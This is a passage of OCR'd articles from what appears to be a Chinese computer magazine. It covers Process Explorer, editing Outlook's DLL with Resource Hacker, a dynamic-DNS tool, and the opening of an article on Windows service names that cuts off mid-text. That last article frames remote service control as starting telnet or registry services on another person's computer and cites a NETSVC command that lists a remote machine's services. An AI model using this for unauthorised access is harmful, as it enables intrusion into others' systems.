


图10

4.DLL 动态链接查看

大家知道，动态链接库DLL文件，在系统运行中占有举足轻重的作用，很多程序的运行需要共用一个DLL动态链接库文件。比如，我们在主窗口“查找”→“查DLL”，调出查找窗口，输入“SCCore.dll”（它是QQ运行必须的一个动态链接库文件），回车，查出此文件，如图11。




图11

然后，双击查出的这个文件项，我们在进程列表栏的下方，可以看到列出了有关QQ运行所必须的所有DLL动态链接库文件，红色高亮显示为先前在“选项”→“配置高亮显示”配置好的“重加载的DLL”项，如图12。




图12

双击DLL列表文件，这里还选择“SCCore.dll”，可以看到这个DLL文件的属性，如图13。

二、进程加速

与我们平常使用常用软件一样，也可以给使用频繁的软件进程设定高的优先级，以使它能够更好的运行，尤其是3D做图类需大量消耗系统资源的软件。具体的，我们只要在进程一栏里，选中该程序进程，右键选“设置优先级”→“高”，如图14。




图13




图14

设置后，系统即可为此应用程序分配较多的资源，使其运行更加顺畅。

提示：如果我们习惯了用此软件，它有一个很好的功能，就是直接替换掉Windows自带的任务管理器，这样我们按下“Alt”+“Ctrl”+“Delete”组合键，就可以直接调出这个超强的任务管理来，是不是更方便啊！如图15。




图15

软件小档案

软件名称：Process Explorer

软件大小：267KB

软件语言：英文

运行环境：NT/2000/XP

下载地址：http://www.onlinedown.net/soft/19289.htm


汉化下载：http://www.yzdown.com/soft/27957.htm（推荐）

（文章中涉及到的工具Process Explorer已收录于光盘中）

巧修改DLL文件 焕然一新你的OutLook

李跃


你是否习惯了每天收发邮件时，面对千篇一律的“OutLook今日”启动画面。其实，OutLook提供了5种不同风格的自定义选项，允许用户进行不同的设置。当Office安装完成后，运行OutLook时，通过调用OUTLWVW.DLL所包含的HTML代码交互完成“OutLook今日”启动画面各种数据和邮件信息显示。由此，个性化OutLook的思路一目了然，寻找资源编辑工具，进行DLL文件中所包含的HTML代码修改，重编译DLL文件并保存替换原版文件。图1就是笔者所修改的OutLook启动后的界面。




在开始操作之前，我们需要HTML相关基本知识和资源编辑修改工具Resource Hacker（http://www.users.on.net/~johnson/resourcehacker/）。以OutLook2003修改为例。

1.搜索“OUTLWVW.DLL”，一般位于“C:\Program Files\Microsoft Office\OFFICE11\2052”目录下，注意，“2052”为简体中文代号，如果是英语版本，则相应的目录代号为“1033”。将此DLL拷贝到一新建目录里，并进行备份，然后用ResHacker.exe打开。特别要提醒的是：对Windows平台上的DLL文件的任何修改都必须进行备份，防止出现问题后无法恢复。

2.打开DLL后发现软件最左边有三个目录，点击扩展最后一个条目“23”，可在中间发现“OUTLOOK.HTM”子目录项。其下出现连续的“OUTLOOK1.HTM”、“OUTLOOK2.HTM”、“OUTLOOK3.HTM”、“OUTLOOK4.HTM”，这分别对应“自定义OutLook今日”中的“样式”下拉列表框的“标准”、“标准(两栏)”、“标准(一栏)”、“夏季”、“冬季”，如图2所示。



3．下面是关键一步，双击打开“OUTLOOK.HTM”，选择其下的“2052”，在右边表框里进行代码修改，这需要一定的HTML基本知识。搜索到如图3中“2”所示的标志部分，在紧靠其上我们加入图3中“3”所示的著名搜索引擎百度的免费搜索代码（http://www.sowang.com/searchenginefree.htm）。当然，你也可以加入免费的新闻代码，一打开OutLook就可看到自己喜欢网站的即时更新。



4.接着进行背景图片的加入，滚动找到右框图中的HTML语法的本体部分<BODY>标志符，将其修改为<BODY BACKGROUND="file:///c:/mm.jpg">，其中“c:/mm.jpg”是图片所在的目录，注意其中的“/”，这完全是HTML中路径表示的语法格式，用户在将其修改为自己图片所在的目录路径时要特别小心。当然你也可将其换成网站的在线图片。

5.修改完成后，点击右框图上面的“Compile Script”进行重新编译，选择菜单“File | Save”进行保存。最后将修改的文件覆盖掉OutLook2003安装目录下的同名文件，一切OK。

OutLook2003以前的版本修改与此大同小异，读者可在熟悉HTML和CSS语法以及本文的基础上进一步优化和美化用户界面，使自己的工作环境更加赏心悦目。

（文章中涉及到的工具Resource Hacker已收录于光盘中）

搭建动态IP与域名之间的桥梁

bobo

随着宽带网络的日益普及，很多网友都拥有了自己的个人免费网站，但现在网络上的免费空间越来越少，并且很不稳定。为什么不在自己的电脑上架设一个网站呢？这样你就可以把你的电脑变成互联网上的一台服务器了。

可是我们上网一般是通过虚拟拨号方式，获得的是一个动态的IP地址，虽然我们可以免费申请域名，但如何在域名与动态IP地址之间建起联系呢？“蜘蛛精”正是为了实现这个功能而编制的。

“蜘蛛精”就是将固定的互联网域名和动态非固定IP地址实时对应（解析）的服务。简单的说，不管用户何时上网、以何种方式上网、得到一个什么样的IP地址、IP地址是否会变化，蜘蛛精都能保证通过一个固定的域名访问到用户的计算机。从而达到一些非固定IP用户（拨号用户、宽带用户等）间的互联目的。

1.注册帐号

软件运行后主界面如图1。




图1

我们首先需要注册一个帐号，你只需要在蜘蛛精网（www.plrj.com）的用户专区中点击“注册”按钮，然后根据提示注册即可。比如我申请帐号：hjz007，密码为123456。

2.软件设置

进入设置页面，然后点击下部的“添加”按钮（如图2）。




图2

将您申请的蜘蛛精帐户信息添加到帐户列表中。在“用户名称”项中填写您申请的帐户名称“hjz007”；“访问密码”项中填写密码“123456”；“服务类型”项中选择您提供服务的类型，Web 服务选择“Http://”、Ftp服务选择“Ftp: //”；“虚拟目录”一项中填写您的虚拟目录，默认是站点的根目录。您还可以在虚拟目录一项中填写具体的文件名。比如在您要使用媒体服务，那么您在“服务类型”中选择“rtsp: //”，在“虚拟目录”一项中设置为“/movie/英雄.rm”，这样别人通过“http://plrj.com/您的帐户名”或者“http://您的帐户.plrj.com”访问您的站点时就可以直接播放您设定的文件了。

注意：

如果您是公网用户，那么在虚拟目录这一项中直接填写虚拟目录（如“/movie/”）；如果您是内网用户请在您的虚拟目录前加“:您的端口号”再加您的虚拟目录（如“:8080/movie/”）。

您还可以设置url转向，当别人访问您的站点时将被转向到您设置的站点。另外，你也可以在帐户列表中添加多个帐户。最后点击“确定”按钮，设置完成。

3.站点的访问

赶紧通过“http://plrj.com/您的帐户名”或者“http://您的帐户名.plrj.com”就可以访问到您的站点了，并且以后不管你的IP地址如何改变，通过上面的域名都能访问到你在自己电脑上建立的网站！

最后忘了告诉你，“蜘蛛精”是免费软件，软件大小为 1.20 MB，系统平台：Win9x/NT/2000/XP，下载地址是http://www.plrj.com/download/soft/SpiderIP.rar。

（文章中涉及到的程序蜘蛛精已经收录于光盘中）

浅析服务名与启动

独钓寒江雪

近来有许多小菜鸟问我服务名是什么，它跟显示名有什么区别？因为一些软件里时常会提到服务名（servername），而自己又不知道什么是服务名，就错误地输入了显示名，结果呢？程序当然是没反映了。我也碰到过类似的问题，虽然这不是什么大事儿，但我想在这解决这个问题还是有必要的！

如果想启动一个程序的server（比如对方的telnet、registry等），怎样才能够顺利的启动它呢？在GUI下启动当然容易了，可是那样的机会并不多。在命令行下启动这是最现实的做法，怎样轻易的就能得到这些服务的服务名呢？

我介绍一个简单的方法，那就是利用NETSVC.EXE（这个总该知道吧），在命令下输入**netsvc.exe**，然后回车，就会看到它的用法，其中有一个“Example: NETSVC /list \\joes486”，joes486为计算机名（图1），这条命令就可以找到计算机上所有已安装的服务。

